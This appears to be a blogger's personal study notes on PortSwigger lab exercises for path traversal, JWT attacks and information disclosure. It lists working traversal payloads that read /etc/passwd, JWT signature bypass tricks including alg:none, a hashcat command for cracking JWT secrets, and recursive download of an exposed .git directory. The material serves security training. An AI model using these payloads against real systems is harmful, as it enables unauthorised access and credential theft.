


# Portswigger Labs—Path Traversal, Information disclosure, JWT

Over the upcoming period, I will update a series of articles related to Portswigger Labs, which will consist of my brief notes for future use.

Today, I will talk to you about **Path Traversal**, **Information disclosure** and **JWT**.



The screenshot shows the Portswigger Labs interface. On the left is a blue sidebar with a list of topics under 'Learning paths', including 'What are JSON web tokens (JWTs)?', 'What are JWT attacks?', 'Impact of JWT attacks', 'How vulnerabilities arise', 'Working with JWTs in Burp Suite', 'Exploiting flawed JWT signature verification', 'Brute-forcing secret keys', 'JWT header parameter injections', 'Algorithm confusion attacks', 'Preventing attacks', and 'View all JWT labs'. The main content area is titled 'Lab: JWT authentication bypass via unverified signature' and is marked as 'APPRENTICE' and 'Solved'. It describes a lab where the server doesn't verify the signature of any JWTs. The instructions state: 'To solve the lab, modify your session token to gain access to the admin panel at /admin, then delete the user carlos.' It also provides login credentials: 'wiener:peter'. A 'Tip' box recommends familiarizing oneself with 'how to work with JWTs in Burp Suite'. At the bottom is an 'ACCESS THE LAB' button.

## Path Traversal:

- ../../etc/passwd—normal payload
- /etc/passwd—absolute path
- /etc/passwd%00.jpg—bypass extension validation
- ....//....//etc/passwd—bypass strip ../
- ..%252fetc/passwd—urlencode
- /var/www/../../etc/passwd—bypass validation of the start of the path

## JWT:

- change the username to admin directly—bypass unverified signature
- change the username && set alg:none && del signature : eyxxx.xxx.—bypass flawed signature verification
- use hashcat to brute-force secret key: hashcat -a 0 -m 16500 jwt.secrets.list—bypass weak signing key

## Information disclosure:

- error page
- debug page
- backup files
- version control history(.git): wget -r <https://xxx.git/> && git GUI